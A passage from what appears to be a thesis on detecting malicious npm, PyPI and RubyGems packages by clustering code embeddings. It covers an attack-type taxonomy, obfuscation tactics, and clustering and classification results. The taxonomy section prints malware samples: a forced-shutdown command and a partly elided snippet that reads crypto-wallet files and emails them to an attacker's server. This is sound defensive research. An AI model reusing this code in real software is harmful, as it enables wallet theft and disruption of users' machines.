        os.system("shutdown /s -f -t 0")

rn()
```

The example above is possibly the simplest form of a denial of service attack as it simply turns off the computer executing the code.

**Financial Gain** Extracts information or performs some manner of financial gain.

While some of the previous categories most likely also ultimately seek to provide financial gain, the focus was placed on determining the most descriptive category. For instance, code that would download and execute a crypto miner would both be financial gain and a dropper, however, it would be categorized as a dropper as that is its primary function. The payload being dropped would be considered financial gain, given it adhering to the previous set out directive of being written in the programming language of the ecosystem from which the package originated. Almost all cases of data exfiltration could in theory be sold and as such could also constitute financial gain. An example is that one could sell knowledge of what OS is run on a specific server. This would be labelled as exfiltration instead as the focus is on exfiltrating data not selling it. As such, code that constitutes financial gain is that with a clear financial motive present in the code, examples being bitcoin transfer, exfiltration of keys to crypto-currency wallets, credit card information etc.

```
const walletPaths = [
  path.join(homedir, '.electrum-ltc/wallets/default_wallet'),
  ...
];
walletPaths.forEach(path => {
    if (fs.existsSync(path)) {
        const wallet = fs.readFileSync(path, 'utf8');
        const config = {
            mailserver: {
              host: kea+nu,
              port: 2525,
              ...
            },
            mail: {
              ...
              attachments: [
                {
                    filename: 'UpdateVersion',
                    path: path
                }]
            }
        };
        const sendMail = async ({ mailserver, mail }) => {
          ...
        };
        sendMail(config).catch//(console.error);
    }
});
```

The code above is an excellent example of this distinction as it only looks for paths to various crypto-wallets and then exfiltrates these through e-mail to the attacker for further use.

## 6.2 Obfuscation strategies

One concern when identifying attack strategies was whether an automated system would be able to discern attack patterns when faced with obfuscated code. As such the obfuscation style was also recorded for every malicious package. The obfuscation strategies used can be largely separated into two sections encoding and execution obfuscation. The first aims to obfuscate the code by encoding it into a less normal format with the aim to confuse hash-based detection systems, as the hash of an encoded file is different to the original file. It is especially relevant when attackers reuse payloads as these can easily be recognised by automated systems. The second achieves the same results but also tries to confuse dynamic code analysis systems, by altering the execution of the payload. Finally, some obfuscation strategies are only intended to work on human analysts, these will be briefly mentioned here as well.

**Base64** The simplest way of identifying encoding-based obfuscation is to look for the decoding part of the code e.g. `Base64.decode(payload)`. There are also other ways of identifying encoding styles however as Base64 encoded data has a tendency of ending in a `=`.

The base64 encoding of `this is a test` is `dGhpcyBpcyBhIHRlc3Q=` which is due to `=` being used as padding when the source data does not align in length with the base64 representation.

**Hex** In the same manner as base64, the easiest way to identify hex encoding is through the decoding call. However, there is a common way to inform a program that data is to be consumed as hex-encoded this is by prepending `\x` to every pair of values e.g. `aabbcc` would become `\xaa\xbb\xcc`.

**Minification, random function names & "one-liners"** Minification is commonly used as a compression technique when deploying webpages with javascript embedded in them. While the specific results of minification are up to the tool used for the compression, the general concept of minification is to remove all non-essential whitespace characters, remove all comments and rename every variable to as short a name as possible, certain implementations also rename function names. The side effect of this compression is that it is much harder for people to read.

While the following example is still quite legible, for more complex scripts it swiftly becomes challenging to read.

```
// This function takes in name as a parameter and logs a string
// greeting the passed name
function greet(name){
        console.log("Hello"+name+",Welcome!")
}
greet("Human");
```

would become the following after minification:

```
function greet(o){console.log("Hello"+o+",Welcome!")}greet("Human");
```

Similar to that of minification, a "one-liner" simply makes it more challenging to read the source code by removing any line breaks.

**Execution confusion** This approach aims to complicate the execution pattern and consequently make the code harder to understand and analyse. The following example is a way to obfuscate `eval('payload')` through execution confusion. Within the data set, this approach was sometimes used to iteratively create a payload as in the example and sometimes seemingly just to make analysis harder by creating a lot of junk code that often was not even executed. Often used in conjunction with random function names and minification to even further obfuscate the source code.

```
f(){
    return 'pay'
}
```

```
b(a){
    return a+'load'
}
eval(b(f()))
```

**Whitespace** This approach simply added a lot of blank lines between the non-malicious and malicious code. Possibly in the hopes of a manual reviewer not noticing that the file contained additional code. While this might seem trivial to notice, during the analysis performed in this thesis, this obfuscation actually proved effective. Having to review several thousand files it is easy to just assume that a file is benign and not pay enough attention to notice this strategy.

Chapter 7

# Approach

This chapter provides a high-level overview of the approach taken in structuring the data set, creating the function embeddings, clustering these, finding the optimal parameters and finally evaluating the results. The whole system was implemented in the Python programming language, specifically version 3.9.

## 7.1 Data set

The process outlined in chapter 6 resulted in a spreadsheet detailing the package and path within the package to the file for each malicious file identified. Attack type, obfuscation measure, any identifiable info, attack id and other relevant comments were also recorded for each file.

## 7.2 Code embedding

To generate the code embeddings, each source code file is read in as a single string and then parsed by `tree-sitter` [27]. The resulting syntax tree representation can then be used to extract single function definitions from the file. Any remaining code after the function extraction is also viewed as a function for this implementation.

Each function is then passed to the pre-trained UniXcoder model, available for download from [12], working in *encoder-only* mode, to create the vector embedding representations. The origin file and function names were also attached to the embeddings to allow for cluster analysis later on.

## 7.3 Clustering

To facilitate the clustering, first, a matrix representation of the similarities between all functions to be considered has to be created. This is achieved by computing the cosine similarity, eq. (5.1), between all pairs of function embeddings, resulting in a matrix $A$ of size $n \times n$, $n$ being the number of functions to cluster and each element $a_{i,j}$ the cosine similarity between the functions $i$ and $j$ respectively.

Since the cosine similarity can take negative values and the MCL algorithm either expects values representing probabilities to travel from nodes or a number of connections between nodes, the negative values have to be taken care of. In this thesis, two solutions to this problem are considered. The easiest is simply setting all negative values to zero. This will be referred to as the *similarity* approach and the resulting matrix is all the non-negative cosine similarities.

The second approach is that of interpreting the similarities as a decision measure, denoting if there is a connection between the functions $i$ and $j$ or not. By introducing a threshold and establishing that any cosine similarity above this threshold is to be interpreted as one connection between the functions $i$ and $j$, this is achieved by setting $a_{i,j}$ to 0 if the cosine similarity is less than or equal to the threshold and 1 if it is greater than the threshold. This approach will be referred to as the *adjacency* approach, with corresponding *adjacency threshold* and resultant *adjacency matrix*.

Regardless of the approach chosen, the modified matrix is then passed to the MCL algorithm, as provided by the `markov-clustering` package [28] together with the *inflation* and *expansion* parameters, providing a list of clusters as an output.

## 7.4 Cluster selection & mean embeddings

A single representative embedding is then calculated for each cluster. In this thesis, the representative embedding is the dimension-wise average of all embeddings belonging to the same cluster.

Additionally, any functions not belonging to a cluster were discarded. This results in a single array of representative embeddings to compare against.

## 7.5 Classification

Any file to be classified has to first undergo the same embedding conversion as outlined in section 7.2. The function embeddings can then be compared with the previously computed representative embeddings. That is, for each function embedding, the cosine similarity to all representative embeddings is calculated and if any similarity is greater than a specified *decision threshold* the function is marked as malicious. If the file to classify contains any number of malicious functions, then the whole file is classified as malicious.

For optimization purposes, in the current implementation, the comparison against the decision threshold is performed after each cosine similarity computation and if marked as malicious, no further comparisons for the current function nor the file are made, i.e. no consideration of the total number of matching representative embeddings or the number of malicious functions within a file is made when performing the classification.

## 7.6 Parameter optimization & evaluation

At first, a manual split of the data set was performed, aiming at a rough 80/20 split between training and testing. The number of separate functions in each file was taken into consideration when splitting, as these varied between a single and several hundred functions, so both sets had similar distributions of high and low function counts. Additionally, the split was performed such that no language or origin source was over-represented in either set. A graphical representation of how the malicious data was used can be seen in Figure 7.1 and a pseudocode implementation of the whole approach is provided on page 31 in Code snippet 1.

The values for previously mentioned parameters for the clustering and the threshold were found by applying the k-fold cross-validation method, as described in section 5.5. Specifically, `GroupKFold` from *scikit-learn* [29] was used when splitting the training set further into five folds, to ensure that functions from one file were kept within the same fold.

The cluster parameter optimization was performed for each scoring metric, see section 5.4, using the *gridsearch* technique, meaning all combinations of the relevant parameters within a given range were tested. Both the similarity and adjacency approach was considered, that is, in total six different combinations of matrix formats and cluster scoring were evaluated.

Below follows a short description of the process for each scoring metric. The process is repeated for each fold combination, i.e. five times per parameter combination, and the resulting average score is the score associated with that particular parameter combination.

- For the silhouette score, eq. (5.2), the clusters are computed using the *inflation* and *expansion* parameters and the silhouette score is then computed.
- For the modularity score, eq. (5.3), the clusters are computed using the *inflation* and *expansion* parameters and the modularity score is then computed.
- For the $F_1$-score, eq. (5.4), the clusters are computed using the *inflation* and *expansion* parameters and then the evaluation fold classified using the *decision threshold.*

The *adjacency threshold* parameter is applicable to all processes described above, depending on whether the similarity or adjacency approach was used.

Having established the best-performing parameter combination for each cluster metric, the same k-fold technique is applied again, this time however to find the best performing *decision threshold* while keeping the clustering-related parameters fixed.

Finally, the complete training set is clustered and then the testing set is classified using the best-performing parameters. The resulting $F_1$ score is the final comparison metric for each approach and cluster metric combination.

In addition to the identified malicious files used in the clustering, a roughly equivalent set of files in terms of the number of files, function count distribution and origin source was created from the non-malicious files contained within the packages. These were exclusively used for the classification steps, however, underwent the same splitting into 80/20 training and test sets and the k-folding steps mentioned above.

Also important to note is that the implementation leveraged parallel processing for both folding-related steps, i.e. the clustering and cluster evaluation as well as the *decision threshold* evaluation for each fold combination were performed in parallel.




**Figure 7.1:** Conceptual overview of how the data set was used throughout the approach

```
# Optimization loop begin

loop over all combinations of expansion, inflation, decision threshold:
  for each combination of training folds and evaluation fold:
    cluster data from all folds except the selected evaluation fold
    evaluate modularity score
    evaluate silhouette score
    evaluate F1 score
  compute average score across fold combinations for each score type
  save average scores with parameters and clusters

for each score type, find best-performing parameters from previous loop:
  for each decision threshold:
    for each combination of training folds and evaluation fold:
      load saved clusters
      perform classification and evaluate F1 score
    compute average F1 score for decision threshold across fold combinations
    save average F1 score with parameters

for each score type, find best-performing parameters

# Optimization loop end


# Final evaluation of parameters
for each score type and corresponding best-performing parameters:
  cluster all training data
  perform classification against test data and evaluate F1 score

# Final evaluation score in terms of F1 for all score metrics found
```

**Code snippet 1:** Pseudocode for the parameter optimization loop as well as the final evaluation


Chapter 8

# Results

## 8.1 Data set

The data set comprised 375 packages with 434 malicious files and 1648 individual functions. The maximum number of functions contained within one file is 193 and the minimum is no functions, i.e. one "main" function as viewed by the implementation, with an average of 3.56 functions per file.

Figure 8.1 visualizes the distribution of the data set in regard to which origin set it came from and which ecosystem the attacks belong to. RED-LILI with 32 files represents one of the larger single attack campaigns identified in the data set.



**(a)** Origin sources

**(b)** Ecosystem origin

**Figure 8.1:** Origin and ecosystem breakdown of the finalized data set

Figure 8.2 shows the amount of each attack type identified within the data set. And Figure 8.3 shows the number of times each obfuscation tactic was found in the data set. Since a single file can employ multiple tactics, there are more occurrences than files. A slight majority of files used no obfuscation tactics, however those who did usually leveraged multiple in conjunction with each other.




**Figure 8.2:** Attack classification per file




**Figure 8.3:** Occurrence of obfuscation tactics

## 8.2 Classification results

As mentioned previously, the classification results were computed for each optimization method and the final performance in terms of $F_1$-score is presented in Table 8.1.

In general, terms, using a similarity matrix instead of an adjacency matrix when clustering results in a worse $F_1$-score. Unsurprisingly, optimizing for $F_1$-score results in the best $F_1$-score but incurs additional computation time as touched upon further in section 8.5.

Using modularity, as recommended by the `markov-clustering` package documentation [8], provides the worst performance when using adjacency. The silhouette metric, which has the opposite bias concerning cluster sizes than modularity [30], provides better results than modularity for the adjacency matrix but is equivalent when using the similarity matrix.

| Clustering Method | Cluster Evaluation Method | Precision | Recall | $F_1$-score |
|---|---|---|---|---|
| Adjacency | $F_1$ | **0.92** | **0.79** | **0.85** |
| Adjacency | Silhouette | 0.82 | 0.72 | 0.77 |
| Adjacency | Modularity | 0.85 | 0.56 | 0.67 |
| Similarity | $F_1$ | 0.78 | 0.66 | 0.72 |
| Similarity | Silhouette | 0.81 | 0.63 | 0.71 |
| Similarity | Modularity | 0.81 | 0.63 | 0.71 |

**Table 8.1:** Final $F_1$-score overview

Table 8.2 lists the best-performing parameters for each approach combination. Of note is the major difference in decision threshold between the adjacency and similarity matrices approaches. This may be attributed to far fewer clusters being created when using the similarity matrix, as seen in Table 8.3, and consequently having fewer representative embeddings to compare against, favouring a less restrictive threshold.

| Approach | | Cluster parameters | | | |
|---|---|---|---|---|---|
| Clustering Method | Cluster Evaluation Method | Expansion | Inflation | Adjacency Threshold | Decision Threshold |
| Adj. | $F_1$ | 2 | 3.4 | 0.5 | 0.50 |
| Adj. | Sil. | 2 | 3.3 | 0.9 | 0.69 |
| Adj. | Mod. | 3 | 2.4 | 0.7 | 0.68 |
| Sim. | $F_1$ | 2 | 3.6 | - | 0.30 |
| Sim. | Sil. | 2 | 8.9 | - | 0.32 |
| Sim. | Mod. | 2 | 8.7 | - | 0.32 |

**Table 8.2:** Resulting optimal parameters based on $F_1$-score

| Approach | | | |
|---|---|---|---|
| Clustering Method | Cluster Evaluation Method | Number of clusters | Un-clustered functions |
| Adj. | $F_1$ | 70 | 60 |
| Adj. | Sil. | 135 | 468 |
| Adj. | Mod. | 93 | 172 |
| Sim. | $F_1$ | 3 | 0 |
| Sim. | Sil. | 8 | 0 |
| Sim. | Mod. | 8 | 0 |

**Table 8.3:** Number of clusters and un-clustered functions for each approach

Figure 8.4 shows how the average precision, recall and $F_1$ scores vary in accordance with the decision threshold for the adjacency, $F_1$ approach with the best performing clustering parameters. As can be expected, the precision tends towards 1 while the recall tends to 0 the more restrictive the decision threshold is chosen. For extremely restrictive threshold values the precision also suffers, which can be explained by no single function embedding matching any representative embedding exactly leading to many false negatives. The error bars represent the respective maximum and minimum values for each metric found for the folds.




**Figure 8.4:** Average precision, recall and $F_1$ score in terms of decision threshold for the adjacency, $F_1$ approach, the maximum deviation across the folds is represented by the error bars

Figure 8.5 presents the final classification results of the test set for the adjacency, $F_1$-score approach with the parameters stated in Table 8.2. It can be read as, out of 118 malicious files, 93 were classified as malicious and 25 as benign and out of 118 benign files, 110 were classified as benign and 8 were misclassified as malicious.




**Figure 8.5:** Confusion matrix for the adjacency, $F_1$ approach

## 8.3 Result breakdown

To further study the nuances of the adjacency, $F_1$ approach, the classification results of the test set are broken down by various characteristics in Table 8.4.

| | Total | Correct | Wrong | Correct [%] | Wrong [%] |
|---|---|---|---|---|---|
| **Ecosystem** | | | | | |
| RubyGems | 7 | 7 | 0 | 100 | 0 |
| NPM | 88 | 67 | 21 | 76.1 | 23.9 |
| PyPi | 23 | 19 | 4 | 82.6 | 17.4 |
| Total | 118 | 93 | 25 | 78.8 | 21.2 |
| **Origin** | | | | | |
| MalOSS | 89 | 70 | 19 | 78.6 | 21.4 |
| RED-LILI | 5 | 5 | 0 | 100 | 0 |
| Backstabber's Knife Collection | 24 | 18 | 6 | 75.0 | 25.0 |
| Total | 118 | 93 | 25 | 78.8 | 21.2 |
| **Attack type** | | | | | |
| Spawner | 25 | 20 | 5 | 80.0 | 20.0 |
| Dropper | 24 | 15 | 9 | 62.5 | 37.5 |
| Exfiltration | 44 | 38 | 6 | 86.4 | 13.6 |
| Backdoor | 13 | 10 | 3 | 76.9 | 23.0 |
| Unknown | 17 | 14 | 3 | 82.4 | 17.6 |
| Financial Gain | 2 | 1 | 1 | 50.0 | 50.0 |
| Total | 125 | 98 | 27 | 78.4 | 21.6 |
| **Obfuscation** | | | | | |
| None | 68 | 51 | 18 | 75.0 | 25.0 |
| Base64 | 32 | 27 | 5 | 84.4 | 15.6 |
| One-liner | 5 | 3 | 2 | 60.0 | 40.0 |
| Hex | 18 | 13 | 5 | 72.2 | 27.8 |
| Minification | 7 | 5 | 2 | 71.4 | 28.6 |
| Random function names | 16 | 15 | 1 | 93.7 | 6.3 |
| Other | 11 | 10 | 1 | 90.9 | 9.09 |
| Total | 157 | 124 | 33 | 79.0 | 21.0 |

**Table 8.4:** Classification results per file broken down by ecosystem, origin, attack type, and obfuscation

Unfortunately, there is little data available for the RubyGems ecosystem, which means despite the excellent detection this might not translate well to a real-world scenario. All files in the test set originating from RED-LILI were correctly identified, which is unsurprising given that this attack campaign is one of the larger ones present in the data set and therefore most likely over-represented. In regard to the attack type, the major outlier is *Financial Gain* which also has little data available which might explain the discrepancy. *Exfiltration* also performs well, however, it is also the most occurring attack type within the data set.

Summing together all obfuscation methods, the performance for obfuscated and non-obfuscated files is about the same, however, interestingly *Base64* and *Random functions* are more readily detected than no obfuscation at all. *Base64* may correlate with the attack type *Spawner* since the payload is often included within the same file and often obfuscated. Together with the performance for the *Unknown* attack type, which was assigned to files too heavily obfuscated to determine the actual attack, one might draw the conclusion that heavily obfuscated files are easily detected by this system. Although, apart from *Base64* most if not all other obfuscation methods have few data points so the results here might not be completely indicative.

## 8.4 Comparative results

While [7] produced results on clustering quality it provides no results on its actual performance apart from being able to detect six malicious packages in the npm Registry. As such other similar studies were sought after for comparison.

The closest study found, was that of Tsfaty and Fire [31], which investigated the methods of detecting code injection into open-source projects and their efficacy. Their data set is based on Backstabber's Knife Collection as well, however, they do not look at classifying the packages found within. Instead, they extracted four attacks from the collection and injected them into benign functions and measured how effectively their methods could detect these injections.

| Source | Precision | Recall | $F_1$ |
|---|---|---|---|
| Tsfaty and Fire | **0.953** | 0.637 | 0.764 |
| Adjacency, $F_1$-approach | 0.92 | **0.79** | **0.85** |

**Table 8.5:** Comparison of this thesis best results to that of Tsfaty and Fire [31]

As the paper by Tsfaty and Fire is still a working paper the data set used is not yet available and as such the implementation of this thesis has not been run against their data set. The two methods are almost equal in terms of precision although Tsfaty and Fire performs slightly better. In terms of recall, this thesis is better performing and hence the compound measure of $F_1$ is also better for this thesis. The differences between these two methods are further explored in section 9.7.

## 8.5 Execution performance

Table 8.6 lists the time taken to create the appropriate matrix type, cluster and finally compute the optimization metric for all five-fold combinations for one parameter combination for each approach averaged over the whole parameter search space used.

For one, regardless of the optimization metric chosen, the similarity matrix approach takes longer than the adjacency matrix approach, which can be attributed to an increased clustering time for the similarity approach.

Secondly, keeping in mind that the time taken to cluster the data is solely dependent on the matrix type used, one can extrapolate that the silhouette metric outperforms the $F_1$ evaluation method in execution time and that modularity is a lot slower to compute than both other metrics. This holds true regardless of which matrix type is used.

| Clustering Method | Cluster Evaluation Method | Average time [s] |
|---|---|---|
| Adjacency | $F_1$ | 11 |
| Adjacency | Silhouette | 8 |
| Adjacency | Modularity | 100 |
| Similarity | $F_1$ | 19 |
| Similarity | Silhouette | 14 |
| Similarity | Modularity | 214 |

**Table 8.6:** The average execution time for one parameter combination in the optimization process, rounded to the nearest second

All computations were performed on a system running Windows 10 (OS build 194044.2130) equipped with an AMD Ryzen 5 3600X 6-Core Processor with base clock 3.8 GHz using Python version 3.8.14

The RAM consumption while running the optimization and final evaluation never exceeded 500 MB.

Chapter 9

# Discussion

This section aims to delve deeper into some of the more impactful design decisions made and how they could be improved upon in the future.

## 9.1 Code embedding

The use of UniXcoder is a large cornerstone of the system developed in this thesis. As mentioned in subsection 5.1.3, it is an encoder-decoder model that can create embedding representation from code. It was selected mainly for its promising result for the "Clone Detection" task, outperforming all other models it compared itself to [11]. Although the differences in performance are only slight, less than 0.04 in terms of $F_1$ to the worst performing model in the paper, the other big advantage was that the pre-trained model was readily available for download. This meant that the specific model evaluated in the paper could be put to use without any further training, with the expectation of similar performance to that presented, allowing the focus to be put on the design of the system dealing with the produced embeddings instead. Although the question arises, would the use of another model or perhaps further training of the pre-trained model have yielded better end results? This is elaborated on in section 10.1.

## 9.2 Cluster selection

Another large decision is that of the cluster selection, i.e. the choice to discard any embeddings not belonging to any clusters. The assumption made, as mentioned in section 7.4, was that any benign functionality would not be included in any clusters, however, this probably does not hold true. During the manual analysis, only files containing malicious functions were marked for inclusion and given the low average function count per file, it can be assumed that the majority of functions considered for clustering were in fact malicious or related to the malicious functionality. However, this does not mean that there are no benign functions present and thus there will be benign functionality included also within the clusters. This can have an adverse effect on the representative embeddings and consequently the classification. There are some ways to address this, one being that of manually curating the representative embeddings, similar to how [7] did for their signature code. The option of introducing another parameter, declaring a minimum number of functions within a cluster for it to be considered for the classification, was also considered. This introduces additional space to search when performing the optimization and as such was discarded as the performance of the modularity metric with the additional search space became prohibitively bad. It is however worth exploring in further work and potentially very impactful when further expanding the data set.

## 9.3 Adjacency matrix vs. similarity matrix

As seen in Table 8.1 in section 8.2, the adjacency matrix outperforms the similarity matrix for all optimization metrics. At first, this might seem counter-intuitive, as the first step of the adjacency matrix is to discard information through the use of the adjacency threshold. However, the similarity approach creates much larger and fewer clusters, which leads to information loss when creating the representative embedding for each cluster. More nuanced information may be lost compared to adjacency, where a lot more clusters are created and in turn, many more representative embeddings are available. Understanding how different methods of creating representative embeddings affect the performance of the system could be investigated in further work. For instance, a signature-based approach as in [7] for creating representative code snippets which in turn can be converted to embeddings could be considered. As of the writing of this report no such approach has been studied in a manner that it can be compared to this report.

Another cause for the varying results between adjacency and similarity could be that cosine similarity is not well suited when it comes to clustering, as it may put too much emphasis on even barely similar functions., which may be counter-acted by the adjacency threshold. The issue of how to deal with the negative cosine similarities is also of relevance here, as mentioned, any negative similarities are discarded, either explicitly in the similarity approach or implicitly when applying the adjacency threshold. This also means that a scale for similarities from -1 to 1 was effectively reduced to a scale with a range of 0 to 1, leading to barely negative similarities and similarities closer to -1 being viewed as equal for clustering purposes, although there is a large difference between these two. Different versions of converting this scale, other clustering methods not reliant on creating a connected graph representation or other measures of similarity that might be better suited for the MCL clustering algorithm are therefore also worth exploring in further work.

The choice of using the adjacency threshold or not also affects the other two clustering parameters, expansion and inflation. This may be attributed to the adjacency threshold diminishing the effect of the other two parameters, as many connections are discarded before the application of the actual clustering algorithm.

## 9.4 Representative embeddings

The representative embedding for a cluster in this thesis was a simple centroid approach, which means that one cluster is represented as one average embedding of all embeddings within it. Ohm, Kempf, Boes, *et al.* in [7] utilized a more complex signature generation approach. This approach was based on extracting characteristic code from the clusters, defined through the following rules:

1. The code fragment H is unique to its cluster, i.e., H is not derived from any package in any other cluster.
2. The code fragment H is derived from at least two packages in its cluster.
3. The code fragment H cannot be derived from one of the 108 (at the time) most depended upon packages from npm.

The AST representations of these code fragments were then used recursively to create fingerprints by concatenating their respective children's fingerprints to the type of the syntax tree node and then hashing it using SHA-256. By only using the type of a node, the fingerprint will mainly depend on the code structure, as an example, the code snippet `a + b` will have the same signature as `a * b`, since the node types of '+' and '*' are both be considered to be *BinOp* in Python [21]. Meanwhile, `(a+a)+a` will have a different fingerprint than `a+(a+a)` as the hash will end up different due to the concatenation order.

This approach allows a cluster to be represented with several signatures, one for each characteristic code fragment. This in turn means that a file to be classified only has to match with one of these characteristic code fragments to be labelled as malicious. In contrast, the method in this thesis only gives one comparison point for each cluster. This weakness can be alleviated by promoting a far more sparse clustering approach, which is achieved through the adjacency approach. As a comparison, [7] produced seven clusters across $\approx$ 150 packages while the adjacency matrix approach produced at a minimum more than 100 clusters for around double the number of packages. Ohm, Kempf, Boes, *et al.* only compared their clustering results against the manual clustering performed and as such, it is not possible to compare the performance of their work in terms of classification performance to this thesis.

## 9.5 Optimization metrics

Modularity is recommended as the evaluation metric by the implementation of the Markov Clustering Algorithm used in this thesis, however, the implementation has such lacklustre performance that at certain times it was considered to abandon it completely. As seen in section 8.2 this choice was not made, however, it is not recommended to use this metric due to its poor performance, even if a faster-executing implementation may be found.

Silhouette score and the $F_1$ approach had much more reasonable execution times in comparison. The direct $F_1$ performed slightly worse than the silhouette score in computation time but achieved better $F_1$ scores. Choosing either should be viewed as a trade-off between computation time and classification results. In a system requiring continuous expansion and updates to the clustering data, silhouette would likely be the preferred choice due to its faster execution, however, the difference in time is slight and $F_1$ oriented optimization may be preferred regardless given its better classification performance.

## 9.6 Cluster analysis

As the adjacency matrix produced a lot of clusters some analysis was performed on these to evaluate whether reasonable clusters were produced. Only clusters with 10 or more functions were investigated. The *purity* of the attack classifications, obfuscation methods and presumed attacker ids were found for each cluster, where purity denotes the largest percentage of functions within a cluster sharing the same attack classifications, obfuscation methods and ids respectively. The size column represents the number of functions making up the cluster, while the file count is the number of distinct files in the cluster.

| Size | # files | Attack purity | | Obfuscation purity | | Id purity |
|---|---|---|---|---|---|---|
| 326 | 103 | 64% | Dropper | 83% | Base64 | 64% |
| 281 | 135 | 76% | Exfiltration | 94% | Base64 | 61% |
| 157 | 146 | 71% | Exfiltration | 88% | None | 20% |
| 64 | 27 | 100% | Exfiltration | 97% | None | 89% |
| 39 | 28 | 92% | Exfiltration | 92% | None | 92% |
| 26 | 22 | 100% | Exfiltration | 96% | None | 100% |
| 25 | 25 | 96% | Exfiltration | 88% | None | 92% |
| 22 | 22 | 100% | Exfiltration | 95% | None | 95% |
| 20 | 8 | 75% | Unknown | 75% | Heavy | 75% |
| 18 | 18 | 88% | Exfiltration | 77% | None | 88% |
| 16 | 16 | 86% | Exfiltration | 75% | None | 81% |
| 16 | 16 | 86% | Exfiltration | 75% | None | 81% |
| 15 | 15 | 93% | Exfiltration | 100% | None | 93% |
| 15 | 3 | 100% | Spawner | 100% | Base64 & Hex[1] | 100% |

[1] both base64 and hex encoding were used in all functions

**Table 9.1:** The largest clusters from the adjacency, $F_1$ approach on the test set, with number of functions, files in relation to their attack, obfuscation and presumed-id composition

It is evident that the system is good at grouping together similar obfuscation techniques as the lowest score for a cluster is still 75%. By comparison, attack purity falls as low as 64%.

A low presumed-id purity may be desirable, as it means that it is possible to pick up on trends and similarities across attack campaigns, the third largest cluster is such a case of many campaigns being grouped together with similar attack techniques or obfuscation methods. Further, many of the completely pure clusters originate from the RED-LILI attack campaign, numbers 4, 6, 8 and 14 in order of size. As it is by far the largest attack campaign within the data set, it is not surprising that these dominate some clusters. Of particular note is the largest cluster, it is mostly comprised of a single file, with 192 out of 326 functions. This specific file is using a technique where multiple functions with randomized function and variable names call each other to seemingly create a Base64 encoded payload to be executed. It should be noted that this still only represents one file of our data set, and while the obfuscation applied causes it to be over represented with respect to tensors, other files use similar obfuscation while not to the same extent. As such all of these tensors are still of value as it allows for detecting this kind of obfuscation.

## 9.7 Comparative results

As outlined in section 8.4 the results from this thesis outperform [31] in all but precision. It should be noted that the paper of Tsfaty and Fire provides two separate values for precision, one called average precision and one outlier detection precision. The better performing value was selected to compare to as there was no clear explanation of what the different values represented beyond their names.

